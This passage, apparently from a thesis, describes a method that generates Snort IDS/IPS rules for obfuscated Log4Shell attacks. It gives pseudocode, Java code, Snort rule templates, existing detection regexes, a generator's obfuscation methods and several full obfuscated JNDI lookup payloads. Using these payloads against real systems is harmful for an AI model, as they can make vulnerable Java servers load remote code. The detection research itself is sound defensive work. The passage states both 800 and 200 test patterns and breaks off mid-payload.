A flowchart of the matching of prior knowledge and attack patterns in the proposed method is shown in Figure 10.



Figure 10: Flowchart of the matching of prior knowledge and attack patterns in the proposed method.

3.7 Generate Regex Patterns and Rules Based on Matching Results

The `generate` method outputs a regex pattern illustrated by a finite automaton based on the matching results. The process of generating regex patterns and finite automatons depends on the number of matched automatons and the number of times each was matched. The process of rule generation is shown in Algorithm 3.

Algorithm 3 Generate regex patterns and rules based on matching results.

Require: *hashMap*: The result of matching against prior knowledge, *not_matched*: An array of characters not matched against prior knowledge
Ensure: *builder*: A generated rule

```
function GENERATE(hashMap, not_matched)
    max: Maximum number of matches with each prior knowledge obtained from hashMap
    min: Minimum number of matches with each prior knowledge obtained from hashMap
    num: Number of matched prior knowledge obtained from hashMap
    output: An array of regex patterns to be finally combined into one
    for all entry ∈ hashMap do
        Add entry to output
    end for
    symbols: An array containing the symbols in not_matched
    if size of not_matched > 1 then
        regex: An array containing regex patterns generated based on the characters contained in not_matched
        if contains_alpha = true then
            Add [a-zA-Z] to regex.
        end if
        if contains_digit = true then
            Add [0-9] to regex.
        end if
        for all ch ∈ symbols do
            Add ch to regex.
        end for
        Add all items in regex to output
    end if
    builder: The final output regex pattern string
    if num > 1 then
        if max ≥ 1 and min ≥ 1 then
            for i = 0; i <size of output; i++ do
                if i = 0 then
                    Add ( to builder
                end if
                Add the ith item of output to builder
                if i < size of output − 1 then
                    Add | to builder
                end if
                if i = size of output − 1 then
                    Add ) to builder
                    if max > 1 then
                        Add + to builder.
                    end if
                end if
            end for
        end if
    end if
    Apply the template to builder to make it applicable to IPS and IDS
    return builder
end function
```

An implementation of regular expression pattern generation based on pattern matching results in the proposed method is shown in Listing 10.

Listing 10: Implementation of regular expression pattern generation based on pattern matching results in the proposed method.

```java
private static void generate(HashMap<RegExp, Integer> hashMap){
    Set<Map.Entry<RegExp, Integer>> set = hashMap.entrySet();
    Collection<Integer> collection = hashMap.values();
    int max = Collections.max(collection);
    int min = Collections.min(collection);
    int num = hashMap.size();
    ArrayList<String> output = new ArrayList<>();

    for (Map.Entry<RegExp, Integer> entry : set) {
        String regex = knowledge.get(list.indexOf(entry.getKey()));
        output.add(regex);
    }
    StringBuilder builder = new StringBuilder();

    if (num > 1) {
        if (max >= 1 && min >= 1){
            if(!(builder.length() == 0)){
                builder.delete(0, builder.length() - 1);
            }

            for (int i = 0; i < output.size(); i++) {
                if (i == 0) {
                    builder.append("(");
                }

                builder.append(output.get(i));

                if (i < output.size() - 1) {
                    builder.append("|");
                }

                if (i == output.size() - 1){
                    builder.append(")");

                    if (max > 1) {
                        builder.append("+");
                    }
                }
            }
        }
    }
```

```
        if (!(knowledge.contains(builder.toString()))) {
            knowledge.add(0, builder.toString());
            add(builder.toString());
        }
    }
```

A flowchart of rule generation based on the matching results in the proposed method is shown in Figure 11.



Figure 11: Flowchart of rule generation based on matching results in the proposed method.

The final output is a regex pattern and its automaton representation. Regex patterns can be used as patterns for rules to be applied to IPS and IDS. The reason for using automatons for pattern matching is that they have the advantage of being able to accept URL strings that are a combination of multiple obfuscation methods. When generating regex patterns from pattern matching with automaton, emphasis is placed on not considering the order of occurrence of patterns given as prior knowledge. For example, consider the case where there are patterns A and B as prior knowledge, and both strings appearing in the order $A \rightarrow B$ and $B \rightarrow A$ are contained in the URL string given as input. Taking into account the order in which the patterns appear, two patterns are generated, one matching AB and the other matching BA. However, since the order of appearance of patterns can be ignored in the attack patterns used in the Log4Shell exploits targeted in this thesis, unnecessary patterns are generated when the order of appearance is considered as in the example above. In the case of pattern generation without considering the order of occurrence, a pattern is generated that matches a string containing A or B, and a single pattern can match both AB and BA. Ignoring the order of occurrence when generating patterns is used as a form of prior knowledge.

3.8 Example of rule generation by the proposed method

IPS and IDS rules are generated using the regex patterns generated by the above process. To convert the generated regex patterns into IPS and IDS applicable rules, some characters are escaped and applied to a template.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:‘‘Log4Shell’’;
flow:to_server,established; content:‘‘${’’; fast_pattern:only; http_uri;
pcre:‘‘<regex>}’’; metadata:policy balanced-ips drop, policy connectivity
-ips drop, policy max-detect-ips drop, policy security-ips drop, ruleset
community, service http; classtype:attempted-user; sid:58724; rev:6;)
```

The template shown above is based on the content of the existing Snort Community ruleset, with some modifications (e.g., removing content that is output to the log and parts that do not affect discrimination performance).

A specific example of regex pattern generation is shown below. It is derived from the behavior of the existing attack pattern generator and the analysis of attacks that exploit Log4Shell.

- `$\{upper:([a-z0-9]|:|\. |/)\}` is used as one of the obfuscation methods.
- `$\{lower:([a-z0-9]|:|\. |/)\}` is used as one of the obfuscation methods.
- `$\{([a-z0-9]|:)+:\-([a-z0-9])+\}` is used as one of the obfuscation methods.
- If multiple obfuscation methods are used in combination, their order of appearance is not considered.

Consider the case of generating regex patterns from the following attack pattern.

```
${${lower:j}n${lower:d}i${lower::}l${lower:d} ${upper:a}${lower:p}s${
lower::}${lower:/}${lower:/}${upper:1}${upper:2}${upper:7}${lower:.}${
upper:0}${upper:.}${lower:0}${lower:.}${upper:1}${lower::}${upper:1}${
lower:3}${upper:8}${lower:9}${upper:/}t${lower:e}s${upper:t}}
```

First, the regex patterns given as prior knowledge are converted to a finite automaton. In this case, the above three regexes are converted to automaton.

Next, matching is performed using the automaton generated from the regex pattern. A table of matches between the aforementioned attack patterns and the three prior knowledge is shown in Table 3.

Table 3: Matching Table of Attack Patterns and Prior Knowledge.

<table>
<tr><th>Prior knowledge</th><th>Number of times matched</th></tr>
<tr><td><code>\$\{upper:([a-zA-Z0-9]|:|:|\.|/)\}</code></td><td>11</td></tr>
<tr><td><code>\$\{lower:([a-zA-Z0-9]|:|:|\.|/)\}</code></td><td>15</td></tr>
<tr><td><code>\$\{([a-zA-Z0-9]|:)+:\-([a-zA-Z0-9])+\}</code></td><td>0</td></tr>
</table>

An array consisting of characters that did not match any prior knowledge will contain the following characters.

```
n   i   s   s
```

Finally, based on the contents of the matching table obtained by pattern matching and the array of characters that did not match any of the prior knowledge, a regex pattern and rules applicable to IPS and IDS are generated. In regex pattern generation, multiple patterns (prior knowledge) are logically combined into a single regex pattern.

In the case of the example attack pattern, the following regex pattern is generated.

```
\$\{(\$\{lower:([a-z0-9]|:|\.|/)\}|\$\{upper:([a-z0-9]|:|\.|/)\}|[a-z])
+\}
```

First, we will look at the `\$\{lower:([a-z0-9]|:|:|\. |/)\}` and `\$\{upper:([a-z0-9]|:|\. |/)\}` is based on the given prior knowledge. Since the given prior knowledge is three, but the given attack pattern matched only two prior knowledge, the generated regex pattern contains two prior knowledge. And [a-z] was added to match characters (`n`, `i`, `s`, `s`) that did not match any of the prior knowledge. Since all the characters in the given attack pattern that were not matched by any of the prior knowledge are English letters, a regex pattern was added to match only English letters.

3.9 Attack patterns generation program

Several tools exist that have the ability to generate Log4Shell attack patterns, but none specialize in creating attack patterns. Therefore, we created a tool [39] to generate Log4Shell attack patterns for use in the experiments in this thesis. This attack pattern generation program has the following functions.

- It can apply multiple obfuscation methods used in Log4Shell attack patterns and specify the number of attack patterns to be generated.
- For each obfuscation method, the number of attack patterns for which they were used can be recorded, and the attack patterns for each obfuscation method can be saved in separate files so that the detection performance of the attack patterns for each obfuscation method can be examined during experiments.
- Facilitates the addition of new obfuscation methods by facilitating the description of obfuscation methods to be applied to attack patterns.

The attack pattern generation program generates attack patterns for Log4Shell by the following operations.

- The attack pattern generated starts with `${` and ends with `}`.

- The following seven obfuscation methods or no obfuscation are randomly selected and applied to each of all characters, including numbers and symbols, contained between `${` and `}`.

  1. `${env:<one or more random uppercase alphabetical characters>:-<character>}`
  2. `${lower:<character>}`
  3. `${upper:<character>}`
  4. `${<random alphabetic characters 0 or more>:<random alphabetic characters 0 or more>:-<character>}`
  5. `${sys:<one or more random uppercase alphabetical characters>:-<character>}`
  6. `${:-<character>}`
  7. `${date:'<character>'}`

- One of a total of three protocols, RMI and LDAP, in addition to LDAP, which is commonly used in actual attacks, is randomly selected to be included in the attack pattern.

The "random characters" are generated from randomly selected (generated) English (number) characters of random length (0 or 1-10 characters), regardless of the attack pattern being obfuscated. In the experiments in this thesis, this attack pattern generation program is used to generate 100 attack patterns for each of the aforementioned obfuscation methods and protocols.

3.9.1 Experimetal methods

To verify that the rule generation method using prior knowledge can effectively address the randomness of Log4Shell's attack patterns and obfuscation methods, we conducted the experiments described below.

1. Based on sources of information about Log4Shell, prior knowledge of obfuscation methods used in Log4Shell attack patterns was created.

2. The generated prior knowledge was fed to the proposed rule generation method, and eight randomly generated Log4Shell attack patterns were given as input to generate regular expression patterns and rules.

3. The rules generated by the proposed method and the rules to be compared were each applied to Snort. Then, we checked whether each rule could detect 800 randomly generated attack patterns as attack patterns.

4. The rules generated by the proposed method and the rules to be compared were visualized by the proposed method, respectively, and the lengths of the rules were compared.

In this experiment, the rules used for comparison are those in the Snort Community rule set for the Log4Shell attack pattern. The following four PCRE regex patterns are used in the rules included in the Snort Community rule set.

1. `/\x24{(\x24{(upper|lower):j}|j)(\x24{(upper|lower):n}|n)(\x24{(upper|lower):d}|d)(\x24{(upper|lower):i}|i)(\x24{(upper|lower)::}|:)/i`

2. `/(%(25)?24|\x24)(%(25)?7b|\x7b)jndi(%(25)?3a|\x3a)/i`

3. `/%24%7b.{0,200}(%(25)?24|\x24)(%(25)?7b|\x7b).{0,200}(%(25)?3a|\x3a)(%(25)?(27|2d|5c|22)|[\x27\x2d\x5c\x22])*([jndi\x7d\x3a\x2d]|(%(25)?(7d|3a|2d))|(%(25)?5c|\x5c)u00[a-f0-9]{2}){1,4}(%(25)?(22|27)|[\x22\x27])?(%(25)?(3a|7d)|[\x3a\x7djndi])/i`

4. `/\x24\x7b(jndi|[^\x7d\x80-\xff]*?\x24\x7b[^\x7d]*?\x3a[^\x7d]*?\x7d)/i`

In the experiment, the two regex patterns shown below were used for comparison.

1. `/\x24{(\x24{(upper|lower):j}|j)(\x24{(upper|lower):n}|n)(\x24{(upper|lower):d}|d)(\x24{(upper|lower):i}|i)(\x24{(upper|lower)::}|:)/i`

2. `/(%(25)?24|\x24)(%(25)?7b|\x7b)jndi(%(25)?3a|\x3a)/i`

3.9.2 Evaluation metrics

The detection rate, number of rules, and length of rules are used as metrics for evaluating rule generation methods using prior knowledge. The number of rules represents the number of rules required to deal with Log4Shell's obfuscation method, and the larger this value is, the more obfuscation methods can be dealt with one rule. The length of a rule represents the number of elements that make up the rule, and the smaller this value is, the simpler the rule is. Smaller values for both the number of rules and the rule length are evaluated as effectively addressing the randomness of attack patterns and obfuscation methods. The detection rate represents how many Log4Shell attack patterns the rule is able to detect; a higher value means that the rule is able to detect a greater number and variety of attack patterns.

The detection rate DR is calculated by the formula shown below.

$$DR = \frac{TP}{TP + FN} \tag{1}$$

In equation (1), TP and FN represent the number of true positives (attack patterns that were correctly detected as attacks) and false negatives (attack patterns that were incorrectly detected as not attacks), respectively. Since the number of attack patterns used in this experiment is 200, $TP + FN = 200$.

The number of rules in the proposed method is one. The number of rules to be compared is the number of rules actually used to detect the attack pattern of Log4Shell given in the experiment, although there are 32 rules in total.

The length of a rule is the number of nodes in the visualization by the proposed method when the target rule (regular expression pattern) is visualized. For example, consider obtaining the following rule lengths.

```
\$\{upper:[a-zA-Z0-9]\}
```

The visualization of this regular expression pattern is shown in Figure 12.



Figure 12: Visualization of `\$\{upper:[a-zA-Z0-9]\}`.

As shown in Figure 12, the number of nodes is 5, so the length of this regular expression pattern is 5.

In the experiment, we gave the following 6 pieces of prior knowledge.

1. `\$\{(env|sys):([A-Z]|_)+:-([a-z0-9]|:|\.|\/)\}`
2. `\$\{(upper|lower):([a-z0-9]|:|\.|\/)\}`
3. `\$\{::-([a-z0-9]|:|\.|/)\}`
4. `\$\{:-([a-z0-9]|:|\.|\/)\}`
5. `\$\{date:'([a-z0-9]|:|\.|\/)'\}`
6. `\$\{[a-zA-Z0-9]*:([a-zA-Z0-9])*:-([a-z0-9]|:|\.|\/)\}`

A visualization of these prior knowledge is shown in Figure 13 to Figure 18.



Figure 13: Visualization of `\$\{(env|sys):([A-Z]|_)+:-([a-z0-9]|:|\.|\/)\}`.



Figure 14: Visualization of `\$\{(upper|lower):([a-z0-9]|:|\.|\/)\}`.



Figure 15: Visualization of `\$\{::-([a-z0-9]|:|\.|\/)\}`.



Figure 16: Visualization of `\$\{:-([a-z0-9]|:|\.|\/)\}`.



Figure 17: Visualization of `\$\{date:'([a-z0-9]|:|\.|\/)'\}`.



Figure 18: Visualization of `\$\{[a-zA-Z0-9]*:([a-zA-Z0-9])*:-([a-z0-9]|:|\.|\/)\}`.

3.9.3 Experimetal results

The 8 randomly generated attack patterns given to the rule generation program in Experiment 2 are shown below.

```
${${env:AZCCXXSK:-j}${env:PYDKTRTEWD:-n}${env:WU:-d}${env:IBCHUB:-i}${env
:SGZ_IE:-:}${env:EUAXAF:-l}${env:EKLKVTWK:-d}${env:WO:-a}${env:
```

```
QRKLDDWVYCXOACJBAE:-p}${env:RHKYXWRIWMZEFCJOY:-s}${env:NNAOCLZEQIVOHV:-:}
${env:BO:-/}${env:QXNZGLNIQSKQ:-/}${env:KLQUGSDMLNF_HYYSWGDP:-1}${env:U_
:-2}${env:SRBEM_TOIQKI:-7}${env:BSCXHYIBFFJGJR:-.}${env:Z:-0}${env:GOY
:-.}${env:XBHUUS:-0}${env:DBBJF:-.}${env:KZHOC:-1}${env:VSHRJADYZRH_IUTCT
:-/}${env:IGACIJA:-t}${env:N:-e}${env:AQIEOIEV:-s}${env:OIINPUYCQWPETONPH
:-t}${env:PCUJSZLAATCNUFHG:-.}${env:_QURFRUVZHXJMU:-c}${env:
CKREYBXNKMNDFN:-l}${env:TECPWUMFDKBXCRNKT:-a}${env:NLFJHBLUHHYYR:-s}${env
:I:-s}}
```

```
${${lower:j}${lower:n}${lower:d}${lower:i}${lower::}${lower:l}${lower:d}$
{lower:a}${lower:p}${lower::}${lower:/}${lower:/}${lower:1}${lower:2}${
lower:7}${lower:.}${lower:0}${lower:.}${lower:0}${lower:.}${lower:1}${
lower:/}${lower:t}${lower:e}${lower:s}${lower:t}${lower:.}${lower:c}${
lower:l}${lower:a}${lower:s}${lower:s}}
```

```
${${upper:j}${upper:n}${upper:d}${upper:i}${upper::}${upper:l}${upper:d}$
{upper:a}${upper:p}${upper:s}${upper::}${upper:/}${upper:/}${upper:1}${
upper:2}${upper:7}${upper:.}${upper:0}${upper:.}${upper:0}${upper:.}${
upper:1}${upper:/}${upper:t}${upper:e}${upper:s}${upper:t}${upper:.}${
upper:c}${upper:l}${upper:a}${upper:s}${upper:s}}
```

```
${${TM2yrYx7ZEN3nu3mwo:mXHV3P5wdaoefXj:-j}${3hr0lbpenLDR0:
AiW8b2hUfqxrYwDUi:-n}${Nx6gtquoZ:eY9n1v7nl:-d}${SKlit6AahwuE9jysdW:
uURoijsfIaDfyWG:-i}${xRqGJPcsF:fabIjU6FHrEe:-:}${XFi:jhvfxGKPzOAkbGsNe8e
:-l}${DaMD:yT2rH:-d}${hxg:urZBC7JcUFZ2:-a}${aCF7:eY:-p}${4Jo:TbczKOjbQM:-
s}${Acn:j7o317hAoX2VI:-:}${A77z4HcY20y82D:I348x52:-/}${7Pv1vWnN2Of37LA:
